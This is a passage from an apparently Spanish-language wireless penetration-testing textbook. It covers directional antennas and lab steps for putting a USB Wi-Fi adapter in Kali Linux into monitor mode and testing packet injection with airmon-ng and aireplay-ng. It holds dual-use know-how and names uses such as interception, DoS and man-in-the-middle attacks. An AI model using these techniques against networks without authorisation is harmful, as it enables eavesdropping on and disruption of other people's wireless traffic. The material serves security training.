En el siguiente gráfico, se puede ver cómo trabajan estos cuatro tipos de antenas direccionales y sus características básicas:

	Antena	Ángulo/Cobertura
Panel		60° > 300 m
Panel		36° > 800 m
Yagi		30° > 1500 m
Parabólica		7° > 15 km

3.5.2.1. *Antena de tipo panel*

Las antenas de panel en su versión más básica consisten en una placa o lámina conductora que adopta distintas formas y tamaños en función de la señal que quiera transmitir. El patrón de radiación puede variar sustancialmente atendiendo a la forma de la placa y a sí se coloca en solitario o formando un conjunto.

a. **Antena Wi-Fi Mini Panel Alfa APA-M04**

Con un ángulo de apertura de unos 60º, es muy práctica para usar en interior. Es una antena direccional con un ángulo muy abierto para poder ver todas las redes Wi-Fi del entorno y un alcance de hasta 300 metros con muy buena calidad.

Con estas antenas se consigue crear pequeñas zonas de cobertura, tanto como recintos, estaciones de metro y similares, consiguiendo con varias de ellas establecer "células" (como en telefonía móvil). Otra utilidad puede darse para sustituir una antena omnidireccional, tras la cual pudiera encontrarse un edificio u otra estructura que impidiera que la señal se propagase, poniendo varias de ellas para cubrir la zona deseada y no desperdiciar señal. A esta unión de antenas se las llama *array*.

Normalmente la anchura del haz que irradian estas antenas es de 35° tanto en vertical como en horizontal.

3.5.2.2. *Antena Panel de largo alcance*

a. **Melon N4000**

Con un ángulo de 35° de ancho de haz puede localizar las redes que se sitúan fuera de la casa hasta una distancia increíble de 800 metros. Es completamente impermeable y se puede colocar al exterior bajo lluvia y sol. Es el modelo más usado para largo alcance porque su tamaño es manejable y muy fácil de instalar.


3.5.2.3. *Antenas Yagi*

Este tipo de antenas fueron concebidas por los japoneses Hidetsugu Yagi y Shintaro Uda, de quienes toman su nombre, a veces se refieren a ellas como Yagi-Uda.

Se basa en una estructura simple de dipolo, combinada con elementos parásitos conocidos como reflector y directores (los "palitos" a lo largo de la antena), y que permiten construir una antena direccional de muy alto rendimiento.

Es común encontrar este tipo de antenas con ganancias de 18 dBi o más, lo que le permite estar más alejado de la red inalámbrica objetivo que está probando si su objetivo direccional con la antena es verdadero. Están comúnmente disponibles con 30 grados de ancho de haz. Cuando la mayoría de la gente piensa en una antena de aspecto amenazante, probablemente estén pensando en un Yagi.

Se usa en comunicaciones para una banda de frecuencia de 10 MHz para VHF y UHF. Es la típica antena de televisión y también en la que está basada uno de los modelos de antena Wi-Fi casera más conocidos, el de la lata de Pringles.



3.5.2.4. *Antena Direccional de rejilla, o parabólica*

Las antenas parabólicas consisten en situar un panel reflector (reflector parabólico) que permite concentrar la señal en un punto (foco) o reflejarla en una dirección específica si se coloca un elemento emisor en ese punto.

Es la típica antena para establecer enlaces punto a punto o para conectar a un nodo. Se basan en el principio de los platos satelitales, con la diferencia de que no cuentan con un sólido apoyo.

Se caracterizan por su alta ganancia, que va desde unos discretos 15dBi, llegando en los modelos superiores hasta los 24dBi. Cuanta más alta es la ganancia de este tipo de antenas, más alta es su direccionalidad, ya que se reduce muchísimo el ángulo en el que irradian la señal, llegando a ser tan estrechos como 8° de apertura. Por su diseño,

pueden captar señales de varios kilómetros que lo convierte en la favorita entre los instaladores profesionales de antenas Wi-Fi.

Un detalle de estas antenas es que, la rejilla lo único que hace es concentrar la señal que llega hasta ella, y enviarla al "dipolo" que está cubierto por un plástico protector.

Las antenas parabólicas de rejilla permiten a los atacantes obtener mejor calidad de señal lo que da como resultado una mayor cantidad de datos interceptados, más ancho de banda que aprovechar y una mayor potencia de salida que es esencial en la capa 1 para los ataques DoS y Man-In-The-Middle.

3.6 Instalación y configuración del adaptador inalámbrico

Ahora que instaló Kali Linux en la VM, es tiempo de hablar de la configuración del adaptador inalámbrico. Sin embargo, primero eche un vistazo a sus requisitos.

3.6.1 Requisitos del adaptador inalámbrico

Los principales requisitos que un adaptador inalámbrico debe cumplir para ser apto para pruebas de penetración inalámbrica son:

- Compatibilidad con los estándares de IEEE 802.11b/g/n Wi-Fi y posiblemente también con 802.11a, que opera en la banda de 5 GHz (soporta doble banda).
- La capacidad de poner la tarjeta en el llamado **modo-monitor**, que permite capturar todo el tráfico inalámbrico. El modo monitor es equivalente al modo promiscuo en las redes cableadas.
- La capacidad de soportar **inyección de paquetes** para activamente inyectar tráfico en la red.

Para verificar que su adaptador Wi-Fi satisface estos requisitos, necesita primero determinar su chipset y verificar que sus drivers para Linux soportan tanto el modo-monitor

como la inyección de paquetes. Más adelante en este capítulo, verá cómo probar de modo práctico si su adaptador cumple con estos requisitos.

Nota

Verificar la compatibilidad del chipset del adaptador.
Para determinar el chipset y verificar su compatibilidad, buenos recursos son el tutorial: *¿Es compatible mi tarjeta Wireless?*, y las secciones de *Drivers_Compatibility* en la wiki de documentación de aircrack-ng. Esta documentación ofrece una lista detallada de los chipsets y sus niveles de soporte para pruebas de penetración inalámbrica.

Si su laptop no es muy antigua, casi con toda seguridad está equipada con una tarjeta Wi-Fi interna. Las tarjetas internas no son generalmente la mejor opción para las pruebas de penetración inalámbrica porque la mayoría de sus chipsets no son compatibles con Kali Linux para este propósito. Por otra parte, no se puede usar una tarjeta interna dentro de una máquina virtual ya que se necesita acceso directo al dispositivo para que funcione y las máquinas virtuales permiten acceso directo solo a dispositivos USB. Así, si Kali Linux se ejecuta en una máquina virtual, solo puede utilizar adaptadores inalámbricos USB.

Por estas razones, la opción recomendada es utilizar un adaptador inalámbrico USB con una antena externa de alta ganancia que tenga más potencia de transmisión y sensibilidad que las antenas integradas y, por lo tanto, pueda recibir y transmitir una señal de largo alcance.

Un adaptador, compatible con Kali Linux,que tiene estas características, barato y, por lo tanto, muy popular entre los probadores de penetración inalámbrica es la tarjeta Alfa Networks AWUS036NH USB. Esta tarjeta tiene un chipset Ralink. Otros chipsets que están bien soportados bajo Linux son los chipsets Atheros y Realtek RTL8187L.


Por el resto del libro, se asumirá que usted está usando un adaptador inalámbrico USB.

3.7 Laboratorio 1: Configuración de la tarjeta inalámbrica

Después de conectar el adaptador al puerto USB, debe configurarlo para que sea usado dentro de su máquina virtual con el Kali Linux instalado.

1. Inicie el administrador VM de VirtualBox, seleccione su **MV de Kali Linux** en el panel izquierdo y navegue a **Configuración > USB**. Primero, debe habilitar el controlador USB 2.0 si es que aún no lo ha activado. Esto requiere tener instalado el Paquete de Extensión del VirtualBox (para más información, consulte el cuadro de información **Installing the VirtualBox Extension Pack**).

2. Haga clic en **Agregar un nuevo filtro de dispositivo USB** (el ícono verde con el símbolo más ubicado a la derecha) y seleccione el dispositivo que corresponde a su adaptador inalámbrico.




Nota

Instalación del paquete de extensión de VirtualBox.

Puede descargar el paquete de extensión desde https://www.virtualbox.org/wiki/Downloads seleccionando el archivo apropiado según la versión de VirtualBox instalada.

Hay información sobre el paquete de extensión de VirtualBox y cómo instalarlo en https://www.virtualbox.org/manual/ch01.HTML #intro-installing.

3. Inicie su VM que ahora debe ser capaz de utilizar su adaptador inalámbrico. Después que **Kali Linux** dentro de la VM haya arrancado, inicie sesión en el sistema como **root** y abra el emulador de terminal. Escriba el comando `iwconfig` para ver todas las interfaces inalámbricas disponibles en su sistema.



El sistema ha asignado a su adaptador la interfaz **wlan0**, pero todavía no está activo, como puede ver en la salida de **ifconfig**.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fed9:b9d1  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:d9:b9:d1  txqueuelen 1000  (Ethernet)
        RX packets 16  bytes 1934 (1.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 45  bytes 3523 (3.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 20  bytes 1116 (1.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 1116 (1.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~#
```

4. Para que aparezca la interfaz **wlan0**, ejecute el comando `ifconfig wlan0 up` y luego `ifconfig` para comprobar que se ha activado. Ahora, la interfaz inalámbrica está funcionando.

```
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fed9:b9d1  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:d9:b9:d1  txqueuelen 1000  (Ethernet)
        RX packets 10  bytes 1511 (1.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 21  bytes 1855 (1.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 20  bytes 1116 (1.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 1116 (1.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 6e:a3:13:14:b8:59  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~#
```

3.7.1 Probar el adaptador para pruebas de penetración inalámbrica

Ahora que ha configurado el adaptador, puede ejecutar algunas pruebas para comprobar que es realmente conveniente para las pruebas de penetración inalámbrica; es decir, que se pueda poner en modo monitor y soporte la inyección de paquetes. Para ello, utilice dos programas de la suite **Aircrack-ng** que son: **airmon-ng** y **aireplay-ng** que también serán ampliamente utilizada en el resto del libro.

a. **Configuración del adaptador inalámbrico en modo monitor**

   En primer lugar, para poner la interfaz en modo monitor, ejecute el comando:

   ```
   airmon-ng start wlan0
   ```

Si el comando se completa correctamente y el modo monitor está activado en la nueva interfaz **wlan0mon**, significa que ¡ha pasado esta prueba! Como se muestra en la siguiente captura de pantalla:

```
root@kali:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
  357 NetworkManager
  439 dhclient
  595 wpa_supplicant

PHY     Interface       Driver          Chipset

phy1    wlan0           rtl8187         Realtek Semiconductor Corp. RTL8187

                (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
                (mac80211 station mode vif disabled for [phy1]wlan0)

root@kali:~#
```

La herramienta **airmon-ng** también le indica el chipset y el driver (controlador) que usa el adaptador. Observe que la interfaz **wlan0mon** se crea con el modo monitor habilitado, mientras que la interfaz **wlan0** está en modo *station* (que es el modo predeterminado para adaptadores inalámbricos), como se muestra en la siguiente salida del comando **iwconfig**:

```
root@kali:~# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

root@kali:~#
```

La interfaz **wlan0mon** está "escuchando" en todos los canales. Si quiere escuchar en un canal específico, escriba el comando `airmon-ng start wlan0 <channel>`.

```
root@kali:~# airmon-ng start wlan0 1

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
  390 NetworkManager
  648 wpa_supplicant
  652 dhclient

PHY     Interface       Driver          Chipset

phy0    wlan0mon        rtl8187         Realtek Semiconductor Corp. RTL8187

root@kali:~#
```

Mientras ejecuta **airmon-ng**, note una advertencia indicando que algunos procesos pueden interferir con otras herramientas de la suite aircrack-ng. Para detener estos procesos, puede ejecutar el comando `airmon-ng check kill`.

Por ejemplo, si quiere detener la interfaz **mon0**, ejecute el siguiente comando:

```
airmon-ng stop mon0
```

```
root@kali:~# airmon-ng stop mon0

PHY     Interface       Driver          Chipset

phy0    wlan0mon        rtl8187         Realtek Semiconductor Corp. RTL8187

root@kali:~#
```

Ahora que la interfaz está en modo monitor, puede proceder con el escaneo inalámbrico.

b. **Prueba de inyección**

Para realizar la prueba de inyección ejecute el siguiente comando:

```
aireplay-ng-9 wlan0mon
```

Donde la opción `-9` significa que es una prueba de inyección (la forma completa es `--prueba`).

```
root@kali:~# aireplay-ng -9 wlan0mon
23:13:07  Trying broadcast probe requests...
23:13:07  Injection is working!
23:13:09  Found 8 APs

23:13:09  Trying directed probe requests...
23:13:10  D8:FB:5E:EE:3E:3F - channel: 11 - 'MIGUELITO'
23:13:10  Ping (min/avg/max): 2.752ms/23.115ms/43.381ms Power: -49.00
23:13:10  29/30:  96%

23:13:11  C8:14:51:9A:0A:8C - channel: 9 - 'Axolotl'
23:13:11  Ping (min/avg/max): 4.380ms/12.554ms/58.511ms Power: -56.55
23:13:11  29/30:  96%

23:13:12  E0:41:36:5A:70:5A - channel: 8 - 'KIWI'
23:13:12  Ping (min/avg/max): 4.568ms/11.968ms/23.306ms Power: -60.38
23:13:12  29/30:  96%

23:13:13  FC:5A:1D:08:CE:38 - channel: 11 - 'GCGUTIERREZ'
23:13:13  Ping (min/avg/max): 1.570ms/14.751ms/178.953ms Power: -60.29
23:13:13  28/30:  93%

23:13:13  FC:4A:E9:41:5D:CC - channel: 11 - 'FINITA'
23:13:14  Ping (min/avg/max): 2.242ms/10.187ms/26.993ms Power: -67.04
23:13:14  28/30:  93%

23:13:14  FC:5A:1D:1B:38:F8 - channel: 11 - 'GODOYSIERRA'
23:13:15  Ping (min/avg/max): 0.898ms/14.653ms/57.881ms Power: -44.48
23:13:15  29/30:  96%

23:13:15  FC:5A:1D:07:95:68 - channel: 11 - 'MOVISTAR_9560'
23:13:18  Ping (min/avg/max): 3.777ms/14.197ms/48.429ms Power: -64.50
23:13:18  14/30:  46%
```

La herramienta aireplay-ng está diseñada para generar e inyectar tramas y la va a utilizar para llevar a cabo muchos de los ataques que se cubren en el libro.

Si aparece la cadena «*¡La inyección está funcionando!*» en la salida, entonces la prueba es exitosa y su adaptador soporta la inyección de paquetes.

La prueba también proporciona otra información valiosa; indica el canal que utiliza la interfaz inalámbrica y los AP que encontró mediante las tramas **probe response** transmitidas o tramas **beacon** recibidas, y las cualidades de conexión relativas (se tratarán estos temas en el capítulo 5 «Reconocimiento de WLAN»).

Puede encontrar más información sobre la prueba de inyección en http://www.aircrack-ng.org/doku.php?id=injection_test.

3.7.2 Solución de problemas

Como ha visto, la distribución Kali Linux soporta una amplia gama de adaptadores inalámbricos y no debería tener ningún problema en la configuración de su adaptador inalámbrico.

Sin embargo, a veces su adaptador no se muestra en la salida de **iwconfig**. En este caso, puede comprobar la salida de las herramientas **lsusb** o **lspci** (dependiendo del tipo de interfaz) para ver si el dispositivo ha sido detectado por el sistema operativo y la salida de **dmesg** para comprobar si los controladores (drivers) correspondientes se han cargado correctamente.

En otras ocasiones, es posible que el adaptador inalámbrico sea reconocido, pero el comando `ifconfig wlan0 up` no pueda mostrar la interfaz y aparezca el mensaje de error «*SIOCGIFFLAGS: No such file or directory*». Este error generalmente indica que el controlador no puede cargar el firmware del adaptador porque falta o no está correctamente instalado.

Puede resolver este problema instalando el **firmware** correcto que podría ser identificado en la documentación del driver del adaptador.


Por ejemplo, para instalar el paquete de firmware para un adaptador de chipset Ralink, ejecute el siguiente comando:

```
apt-get install firmware-ralink
```

Para obtener más información sobre solución de problemas de configuración de adaptador inalámbrico, consulte el anexo «Referencias».


Nota

Si aparece un error, en la opción Sistema active la casilla de verificación Habilitar PAE/NX.



3.8 Laboratorio 2: Asignación del adaptador inalámbrico en Kali

Si ha elegido usar un adaptador inalámbrico USB externo, necesitará hacer que el dispositivo se transfiera a la máquina virtual Kali para que pueda usarlo. Esto se hace a través del menú de VirtualBox navegando a **Configuración > USB** y, luego, identificando el dispositivo USB que corresponde a su adaptador Wi-Fi.



Esto simula la conexión del adaptador USB directamente en el sistema operativo y, ahora, podrá acceder a él directamente desde Kali utilizando la línea de comando o las herramientas de interfaz gráfica GUI.

Para comenzar a validar que su adaptador inalámbrico está identificado correctamente por Kali y es compatible con todos los modos que utilizará durante su evaluación, abra una ventana de terminal y ejecute los siguientes comandos:

```
lsusb
iwconfig
```

